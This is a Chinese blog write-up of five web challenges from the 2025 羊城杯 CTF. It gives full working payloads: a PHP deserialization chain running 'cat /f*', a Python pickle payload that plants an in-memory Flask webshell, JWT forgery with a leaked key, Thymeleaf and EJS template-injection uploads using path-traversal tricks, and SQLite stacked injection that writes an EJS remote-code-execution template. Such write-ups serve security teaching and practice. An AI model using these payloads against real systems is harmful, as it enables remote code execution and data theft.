2025-羊城杯

web

ez_unserialize

  1
  2
  3
  4
  5
  6
  7
  8
  9
 10
 11
 12
 13
 14
 15
 16
 17
 18
 19
 20
 21
 22
 23
 24
 25
 26
 27
 28
 29
 30
 31
 32
 33
 34
 35
 36
 37
 38
 39
 40
 41
 42
 43
 44
 45
 46
 47
 48
 49
 50
 51
 52
 53
 54
 55
 56
 57
 58
 59
 60
 61
 62
 63
 64
 65
 66
 67
 68
 69
 70
 71
 72
 73
 74
 75
 76
 77
 78
 79
 80
 81
 82
 83
 84
 85
 86
 87
 88
 89
 90
 91
 92
 93
 94
 95
 96
 97
 98
 99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
<?php

error_reporting(0);

class A {
    public $first;
    public $step;
    public $next;

    public function __construct() {
        $this->first = "继续加油!";
    }

    public function start() {
        echo "2";
        echo $this->next;
    }
}

class E {
    private $you;
    public $found;
    private $secret = "secret";

    public function __get($name){
        if($name === "secret") {
            echo "4";
            echo "<br>".$name." maybe is here!</br>";
            $this->found->check();
        }
    }
}

class F {
    public $fifth;
    public $step;
    public $finalstep;

    public function check() {
        if(preg_match("/U/",$this->finalstep)) {
            echo "仔细想想!";
        }
        else {
            echo "5";
            $this->step = new $this->finalstep();
            ($this->step)();
        }
    }
}

class H {
    public $who;
    public $are;
    public $you;

    public function __construct() {
        $this->you = "nobody";
    }

    public function __destruct() {
        echo "1";
        $this->who->start();
    }
}

class N {
    public $congratulation;
    public $yougotit;

    public function __call(string $func_name, array $args) {
        echo "7";
        return call_user_func($func_name,$args[0]);
    }
}

class U {
    public $almost;
    public $there;
    public $cmd;

    public function __construct() {
        $this->there = new N();
        $this->cmd = $_POST['cmd'];
    }

    public function __invoke() {
        echo "6";
        return $this->there->system($this->cmd);
    }
}

class V {
    public $good;
    public $keep;
    public $dowhat="secret";
    public $go;

    public function __toString() {
        echo "3";
        $abc = $this->dowhat;
        $this->go->$abc;
        return "<br>Win!!!</br>";
    }
}


$a=new H();
$a->who=new A();
$a->who->next=new V();
$a->who->next->go=new E();
$a->who->next->go->found=new F();
$a->who->next->go->found->finalstep="u";

echo serialize($a);
echo urlencode(serialize($a));

?>
1
payload=O:1:"H":3:{s:3:"who";O:1:"A":3:{s:5:"first";s:15:"继续加油!";s:4:"step";N;s:4:"next";O:1:"V":4:{s:4:"good";N;s:4:"keep";N;s:6:"dowhat";s:6:"secret";s:2:"go";O:1:"E":3:{s:6:"%00E%00you";N;s:5:"found";O:1:"F":3:{s:5:"fifth";N;s:4:"step";N;s:9:"finalstep";s:1:"u";}s:9:"%00E%00secret";s:6:"secret";}}}s:3:"are";N;s:3:"you";s:6:"nobody";}&cmd=cat /f*

wc,搞我半天,you和secret都是私有变量,所以都要加%00命令才能执行


我现在是另一道题,和这个很像,不过它登入后啥也没有,但是没事,相当于盲注,如果我注册后(响应头302),如果登入成功(响应头302),

image-20251011143904664

ez_blog

考点:利用error_handler_spec钩子函数打内存马

弱密码guest/guest登入,发现一个token,直接进行token伪造

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
import struct

def create_admin_pickle_minimal():
    """
    最小修改:只改 username 和 is_admin
    """
    print("最小修改:只改 username 和 is_admin...")
    print("=" * 60)
    
    # 原始数据
    original_hex = "8004954b000000000000008c03617070948c04557365729493942981947d94288c026964944b028c08757365726e616d65948c056775657374948c0869735f61646d696e94898c096c6f676765645f696e948875622e"
    
    # 转换为字节数组
    data = bytearray.fromhex(original_hex)
    
    print(f"原始数据长度: {len(data)} 字节")
    
    # 找到需要修改的位置
    # 1. 找到 'guest' 的位置并替换为 'admin'
    guest_pos = data.find(b'guest')
    if guest_pos != -1:
        print(f"找到 'guest' 位置: {guest_pos}")
        # 替换为 'admin'
        data[guest_pos:guest_pos+5] = b'admin'
        print("已将 'guest' 替换为 'admin'")
    
    # 2. 找到 is_admin 的 False (0x89) 并替换为 True (0x88)
    # 在 'is_admin' 后面查找 0x89
    is_admin_pos = data.find(b'is_admin')
    if is_admin_pos != -1:
        print(f"找到 'is_admin' 位置: {is_admin_pos}")
        # 查找后面的 0x89
        for i in range(is_admin_pos, min(is_admin_pos + 20, len(data))):
            if data[i] == 0x89:
                data[i] = 0x88
                print(f"已将 is_admin 从 False (0x89) 改为 True (0x88) 位置: {i}")
                break
    
    # 转换为十六进制
    modified_hex = data.hex()
    
    print(f"\n修改后的数据长度: {len(data)} 字节")
    print(f"修改后的十六进制: {modified_hex}")
    
    # 对比修改
    print(f"\n对比:")
    print(f"原始: {original_hex}")
    print(f"修改: {modified_hex}")
    
    return modified_hex

if __name__ == "__main__":
    result = create_admin_pickle_minimal()
    print(f"\n最终结果:")
    print(result)


发现管理员登入后可以发布文章和查看文章,有xss,但是没啥用,拿不到flag(本身就是管理员,且cookie无flag),继续从token下手,发现解码后的token在base64编码有点符合pickle反序列化的特征

image-20251013091556055

不出网,直接打内存马

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
import pickle
import binascii


class A(object):
    def  __reduce__(self):
        return (exec, ("global exc_class;global code;exc_class, code = app._get_exc_class_and_code(404);app.error_handler_spec[None][code][exc_class] = lambda a:__import__('os').popen(request.args.get('cmd')).read()",))


a = A()
b = pickle.dumps(a)
print(b)
print(binascii.hexlify(b).decode())

authweb

考点:java审计之Thymeleaf 模板注入


发现两个用户

image-20251013192637847

但是发现只有ROLE_USER权限才能上传文件,所以肯定用user1

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
//
// Source code recreated from a .class file by IntelliJ IDEA
// (powered by FernFlower decompiler)
//

package com.example.demo;

import org.springframework.context.annotation.Bean;
import org.springframework.context.annotation.Configuration;
import org.springframework.security.config.annotation.web.builders.HttpSecurity;
import org.springframework.security.config.annotation.web.configurers.AuthorizeHttpRequestsConfigurer;
import org.springframework.security.core.userdetails.UserDetailsService;
import org.springframework.security.web.SecurityFilterChain;
import org.springframework.security.web.authentication.UsernamePasswordAuthenticationFilter;

@Configuration
public class SecurityConfig {
    private final JwtTokenProvider jwtTokenProvider;

    public SecurityConfig(JwtTokenProvider jwtTokenProvider) {
        this.jwtTokenProvider = jwtTokenProvider;
    }

    @Bean
    public UserDetailsService userDetailsService() {
        return new InMemoryUserDetailsService();
    }

    @Bean
    public SecurityFilterChain securityFilterChain(HttpSecurity http) throws Exception {
        ((HttpSecurity)http.csrf().disable()).authorizeHttpRequests((authz) -> ((AuthorizeHttpRequestsConfigurer.AuthorizedUrl)((AuthorizeHttpRequestsConfigurer.AuthorizedUrl)((AuthorizeHttpRequestsConfigurer.AuthorizedUrl)authz.requestMatchers(new String[]{"/upload"})).hasRole("USER").requestMatchers(new String[]{"/"})).hasRole("USER").anyRequest()).permitAll()).addFilterBefore(new JwtAuthenticationFilter(this.jwtTokenProvider, this.userDetailsService()), UsernamePasswordAuthenticationFilter.class).formLogin((form) -> form.loginPage("/login/dynamic-template?value=login").permitAll());
        return (SecurityFilterChain)http.build();
    }
}


然后发现有密钥

image-20251013193048177

所以可以直接伪造jwt

1
2
3
4
5
6
7
8
import jwt, time  
secret = "25d55ad283aa400af464c76d713c07add57f21e6a273781dbf8b7657940f3b03"  
now = int(time.time())  
payload = {  
"sub": "user1"  
}  
tok = jwt.encode(payload, secret, algorithm="HS256")  
print(tok)  

之后就可以上传文件,上传的文件保存为html

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
//
// Source code recreated from a .class file by IntelliJ IDEA
// (powered by FernFlower decompiler)
//

package com.example.demo;

import java.io.File;
import org.springframework.stereotype.Controller;
import org.springframework.web.bind.annotation.PostMapping;
import org.springframework.web.bind.annotation.RequestParam;
import org.springframework.web.multipart.MultipartFile;

@Controller
public class MainC {
    @PostMapping({"/upload"})
    public String upload(@RequestParam("imgFile") MultipartFile file, @RequestParam("imgName") String name) throws Exception {
        File dir = new File("uploadFile");
        if (!dir.exists()) {
            dir.mkdirs();
        }

        String var10003 = dir.getAbsolutePath();
        file.transferTo(new File(var10003 + File.separator + name + ".html"));
        return "success";
    }
}


配置文件里面可以知道,在 templates 目录下的html文件会被当成模板进行渲染,而且文件上传到 uploadFile/下

image-20251013194121065

那就打 Thymeleaf 模板注入,然后通过目录穿越传到templates下

1
2
3
4
5
6
7
8
9
<!DOCTYPE html>
<html xmlns:th="http://www.thymeleaf.org">
<body>
	<ul>
		<li th:each="e : ${@environment.systemEnvironment.entrySet()}"
			th:text="${e.key + '=' + e.value}"></li>
	</ul>
</body>
</html>

然后curl上传

1
2
3
4
5
6
curl -X POST http://127.0.0.1:8080/upload \
-H "Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJ1c2VyMSIsImlhdCI6MTc2MDE1ODQ0
NX0.poAb3lXR1j5qX-H2rm0UGSpUxZF5IWD3UOI1YLMUzRc" \
-F "imgFile=@test.txt" \
-F "imgName=../templates/d"


审计代码知

image-20251013200949750

访问url/login/dynamic-template?vaule=d即可看到被渲染的文件

staticNodeService

考点:js审计之ejs渲染

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
const express = require('express');
const ejs = require('ejs');
const fs = require('fs');
const path = require('path');

const app = express();
const PORT = parseInt(process.env.PORT) || 3000;

app.set('view engine', 'ejs');
app.use(express.json({
    limit: '1mb'
}));

const STATIC_DIR = path.join(__dirname, '/');


// serve index for better viewing
function serveIndex(req, res) {
    var templ = req.query.templ || 'index';
    var lsPath = path.join(__dirname, req.path);
    try {
        res.render(templ, {
            filenames: fs.readdirSync(lsPath),
            path: req.path
        });
    } catch (e) {
        console.log(e);
        res.status(500).send('Error rendering page');
    }
}


// static serve for simply view/download
app.use(express.static(STATIC_DIR));


// Security middleware
app.use((req, res, next) => {
    if (typeof req.path !== 'string' || 
            (typeof req.query.templ !== 'string' && typeof req.query.templ !== 'undefined')
        ) res.status(500).send('Error parsing path');
    else if (/js$|\.\./i.test(req.path)) res.status(403).send('Denied filename');
    else next();
})


// logic middleware
app.use((req, res, next) => {
    if (req.path.endsWith('/')) serveIndex(req, res);
    else next();
})


// Upload operation handler
app.put('/*', (req, res) => {
    const filePath = path.join(STATIC_DIR, req.path);

    if (fs.existsSync(filePath)) {
        return res.status(500).send('File already exists');
    }

    fs.writeFile(filePath, Buffer.from(req.body.content, 'base64'), (err) => {
        if (err) {
            return res.status(500).send('Error writing file');
        }
        res.status(201).send('File created/updated');
    });
});


// Server start
app.listen(PORT, () => {
    console.log(`Static server is running on http://localhost:${PORT}`);
});


也是考一个代码审计,看到可以用put方法以任意路径写入base64编码的内容(json格式),显然这是用来上传文件,然后templ 参数可以控制渲染模板文件,这里有个小waf,不能以js结尾,不能有..,所以直接上传**views/1.ejs/.**绕过,内容就是

1
2
3
4
5
6
7
<%- global.process.mainModule.require('child_process').execSync('/readflag')
%>
base64
PCUtIGdsb2JhbC5wcm9jZXNzLm1haW5Nb2R1bGUucmVxdWlyZSgnY2hpbGRfcHJvY2VzcycpLmV4Z
WNTeW5jKCcvcmVhZGZsYWcnKSAlPg==
    
{"content":"PCUtIGdsb2JhbC5wcm9jZXNzLm1haW5Nb2R1bGUucmVxdWlyZSgnY2hpbGRfcHJvY2VzcycpLmV4ZWNTeW5jKCcvcmVhZGZsYWcnKSAlPg=="}

image-20251013205348289

然后访问?templ=1.ejs

image-20251013205644767

ezsignin

考点:SQLite远程代码执行

先弱密码弱密码 Admin/password登入admin账户得到源码

  1
  2
  3
  4
  5
  6
  7
  8
  9
 10
 11
 12
 13
 14
 15
 16
 17
 18
 19
 20
 21
 22
 23
 24
 25
 26
 27
 28
 29
 30
 31
 32
 33
 34
 35
 36
 37
 38
 39
 40
 41
 42
 43
 44
 45
 46
 47
 48
 49
 50
 51
 52
 53
 54
 55
 56
 57
 58
 59
 60
 61
 62
 63
 64
 65
 66
 67
 68
 69
 70
 71
 72
 73
 74
 75
 76
 77
 78
 79
 80
 81
 82
 83
 84
 85
 86
 87
 88
 89
 90
 91
 92
 93
 94
 95
 96
 97
 98
 99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
const express = require('express');
const session = require('express-session');
const sqlite3 = require('sqlite3').verbose();
const path = require('path');
const fs = require('fs');

const app = express();
const db = new sqlite3.Database('./db.sqlite');

/*
FLAG in /fla4444444aaaaaagg.txt
*/

app.use(express.urlencoded({ extended: true }));
app.use(express.static(path.join(__dirname, 'public')));
app.use(session({
  secret: 'welcometoycb2025',
  resave: false,
  saveUninitialized: true,
  cookie: { secure: false }
}));

app.set('views', path.join(__dirname, 'views'));
app.set('view engine', 'ejs');


const checkPermission = (req, res, next) => {
  if (req.path === '/login' || req.path === '/register') return next();
  if (!req.session.user) return res.redirect('/login');
  if (!req.session.user.isAdmin) return res.status(403).send('无权限访问');
  next();
};

app.use(checkPermission);

app.get('/', (req, res) => {
  fs.readdir(path.join(__dirname, 'documents'), (err, files) => {
    if (err) {
      console.error('读取目录时发生错误:', err);
      return res.status(500).send('目录读取失败');
    }
    req.session.files = files;
    res.render('files', { files, user: req.session.user });
  });
});

app.get('/login', (req, res) => {
  res.render('login');
});

app.get('/register', (req, res) => {
  res.render('register');
});

app.get('/upload', (req, res) => {
    if (!req.session.user) return res.redirect('/login');
    res.render('upload', { user: req.session.user });
    //todoing
});

app.get('/logout', (req, res) => {
  req.session.destroy(err => {
    if (err) {
      console.error('退出时发生错误:', err);
      return res.status(500).send('退出失败');
    }
    res.redirect('/login');
  });
});

app.post('/login', async (req, res) => {
    const username = req.body.username;
    const password = req.body.password;
    const sql = `SELECT * FROM users WHERE (username = "${username}") AND password = ("${password}")`;
    db.get(sql,async (err, user) => {
        if (!user) {
            return res.status(401).send('账号密码出错!!');
        }
        req.session.user = { id: user.id, username: user.username, isAdmin: user.is_admin };
        res.redirect('/');
    });
});


app.post('/register', (req, res) => {
  const { username, password, confirmPassword } = req.body;
  
  if (password !== confirmPassword) {
    return res.status(400).send('两次输入的密码不一致');
  }
  
  db.exec(`INSERT INTO users (username, password) VALUES ('${username}', '${password}')`, function(err) {
    if (err) {
      console.error('注册失败:', err);
      return res.status(500).send('注册失败,用户名可能已存在');
    }
    res.redirect('/login');
  });
});

app.get('/download', (req, res) => {
  if (!req.session.user) return res.redirect('/login');
  const filename = req.query.filename;
  if (filename.startsWith('/')||filename.startsWith('./')) {
    return res.status(400).send('WAF');
  }
  if (filename.includes('../../')||filename.includes('.././')||filename.includes('f')||filename.includes('//')) {
    return res.status(400).send('WAF');
  }
  if (!filename || path.isAbsolute(filename) ) {
    return res.status(400).send('无效文件名');
  }
  const filePath = path.join(__dirname, 'documents', filename);
  if (fs.existsSync(filePath)) {
    res.download(filePath);
  } else {
    res.status(404).send('文件不存在');
  }
});


const PORT = 80;
app.listen(PORT, () => {
  console.log(`Server running on http://localhost:${PORT}`);
});

而且在login和register处是存在sql注入的

但是这里有一个坑就是login处的db.get函数不支持执行多条sql语句,也就是说不能堆叠注入。而在register处的db.exec是支持的。

所以我们可以在register处通过sqlite创建数据库文件的方式,去写ejs模板,打ejs模板渲染

1
');ATTACH DATABASE '/app/views/upload.ejs' AS shell;create TABLE shell.exp (payload text); insert INTO shell.exp (payload) VALUES ('<%- include("/fla4444444aaaaaagg.txt"); %>');--
1
');ATTACH DATABASE '/app/views/upload.ejs' AS z3;create TABLE z3.exp (payload text); insert INTO z3.exp (payload) VALUES ('<%= process.mainModule.require("child_process").execSync("cat /f*").toString() %>');--

https://github.com/swisskyrepo/PayloadsAllTheThings/blob/d49faf9874bc964e855c2d2ce46764c0552fa99a/SQL%20Injection/SQLite%20Injection.md#attach-database

羊城杯2025 金Java&ezsigin Writeup | Xrntkk’s Blog

谢谢观看
使用 Hugo 构建
主题 StackJimmy 设计